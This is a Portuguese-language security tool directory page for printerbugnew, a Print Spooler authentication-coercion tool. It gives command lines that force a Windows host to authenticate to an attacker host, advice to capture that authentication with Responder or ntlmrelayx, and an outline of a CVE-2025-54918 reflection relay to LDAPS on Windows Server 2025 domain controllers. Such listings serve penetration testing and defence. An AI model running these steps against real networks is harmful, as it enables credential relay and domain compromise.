Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
printerbugnew — A versão somente DCERPC do printerbug.py | Kitploit

Ferramentas/GitHubGitHub/decoder-it/printerbugnew
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoMovimento LateralTestes de PenetraçãoComando e ControleAutenticaçãoRed Teaming
GitHubdecoder-it/printerbugnew

printerbugnew

A versão somente DCERPC do printerbug.py

Ver Repositório
2332639há 1 anoRevisado pelo Kitploit
Compartilhar


Gatilho de Spooler de Impressão via RPC Puro sobre TCP

Para Windows 11 22H2+ / Windows Server 2025

Uso

printerbugnew.py <target_host> [username] [password] [domain] [attacker_host] [tcp_port]

Exemplos

Conexão anônima

printerbugnew.py 192.168.1.100

Com credenciais

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN

Acionar backconnect para um host diferente (atacante)

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50

Usar porta RPC específica

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50 49152
Notas

  • O alvo deve ser Windows 11 22H2+ ou Server 2025 (RPC sobre TCP por padrão)
  • Para versões mais antigas, o spoolss usa RPC sobre Named Pipes (SMB)
  • Garanta que as portas 135 e as portas RPC dinâmicas (49152-65535) estejam abertas
  • Inicie o Responder ou o ntlmrelayx no attacker_host para capturar a autenticação
  • O Kerberos falha neste caso devido a um SPN inválido do spooler, forçando o fallback para NTLM.
  • Encontre a porta RPC/TCP do spooler alvo consultando o Endpoint Mapper (EPM) do alvo em TCP/135 pela interface UUID 12345678-1234-abcd-ef00-0123456789ab. Você pode usar rpcdump.py, PortQry ou qualquer ferramenta que preferir - ou apenas implementar a consulta ao EPM diretamente neste código ;)
  • Baseado em https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py


    imagem


    imagem

    imagem

Atualização para CVE-2025-54918


Este exploit via reflection funciona apenas no W2025 com o printerbug "novo" (DCERPC em vez de Named Pipes). Você precisará modificar o ntlmrelayx em alguns pontos para que ele funcione. Depois disso, você pode acionar remotamente o printer bug em um DC W2025 e refletir a autenticação via LDAPS(!), mesmo se Channel Bindings estiver REQUERIDO

ldaprelayclient.py:
imagem
rpcrelayserver.py
imagem

e faça o relay ;)
imagem


A vulnerabilidade foi corrigida no Patch Tuesday de setembro de 2025: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-54918

A correção garante que o MIC seja sempre calculado, mesmo quando a mensagem Type 3 está vazia.

Agradecimentos ao autor deste CVE pela dica valiosa :)

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →